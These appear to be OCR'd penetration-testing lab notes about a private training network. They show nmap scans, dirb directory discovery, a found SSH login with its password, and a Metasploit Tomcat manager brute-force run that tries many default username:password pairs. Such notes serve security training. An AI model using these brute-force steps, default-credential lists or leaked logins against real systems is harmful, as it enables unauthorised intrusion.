


ssh://developer:dF3334slKw@172.16.64.182:22 this could be the target's ssh credentials!

172.16.64.182


Nmap scan report for **172.16.64.182**
Host is up (0.040s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:50:56:A2:91:6A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel





ssh://developer:dF3334slKw@172.16.64.182:22 this could be the target's ssh credentials!

GOOD!!!!



Retry-bb1

nmap

#**nmap -T4 -p- -A 172.16.64.0/24**

Nmap scan report for 172.16.64.101
Host is up (0.044s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)

| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A2:AF:8F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT   ADDRESS
1   44.27 ms 172.16.64.101

Nmap scan report for 172.16.64.140
Host is up (0.032s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:A2:59:6D (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Nmap scan report for 172.16.64.182
Host is up (0.033s latency).
Not shown: 65534 closed ports

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_  256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
MAC Address: 00:50:56:A2:91:6A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-
submit/ ).


Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   33.20 ms 172.16.64.182

Nmap scan report for 172.16.64.199
Host is up (0.031s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: WIN10
|   NetBIOS_Domain_Name: WIN10
|   NetBIOS_Computer_Name: WIN10
|   DNS_Domain_Name: WIN10
|   DNS_Computer_Name: WIN10
|_  Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after:  2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +1s from scanner time.
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```

```
49670/tcp open  msrpc         Microsoft Windows RPC
49943/tcp open  ms-sql-s      Microsoft SQL Server 2014 12.00.2000
| ms-sql-ntlm-info:
|   Target_Name: WIN10
|   NetBIOS_Domain_Name: WIN10
|   NetBIOS_Computer_Name: WIN10
|   DNS_Domain_Name: WIN10
|   DNS_Computer_Name: WIN10
|_  Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after:  2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +2s from scanner time.
MAC Address: 00:50:56:A2:BE:5F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-
submit/ ).

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| ms-sql-info:
|   172.16.64.199:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:be:-
5f (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-11T21:46:42
|_  start_date: 2021-06-11T17:15:57

TRACEROUTE
HOP RTT      ADDRESS
1   31.17 ms 172.16.64.199
```

Nmap scan report for 172.16.64.10
Host is up (0.000025s latency).
All 65535 scanned ports on 172.16.64.10 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Post-scan script results:
| ssh-hostkey: Possible duplicate hosts
| Key 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA) used by:
| 172.16.64.101
| 172.16.64.182
| Key 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519) used by:
| 172.16.64.101
| 172.16.64.182
| Key 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA) used by:
| 172.16.64.101
|_ 172.16.64.182

172.16.64.101


Nmap scan report for 172.16.64.101
Host is up (0.044s latency).
Not shown: 65531 closed ports
PORT   STATE SERVICE VERSION
22/tcp   open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open http   Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A2:AF:8F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).


Inspect web

Dirb

- FOUND some hidden directories



[best] use auxiliary/scanner/http/dir_scanner



BruteForce MetaSploit

- This doesnt work maybe because the traffic is jammed

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 172.16.64.101
rhosts => 172.16.64.101
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
```

```
[-] 172.16.64.101:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: tomcat:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```


BurpSuite Bruteforce

- Technically, we copy and paste all the default-credentials from google.

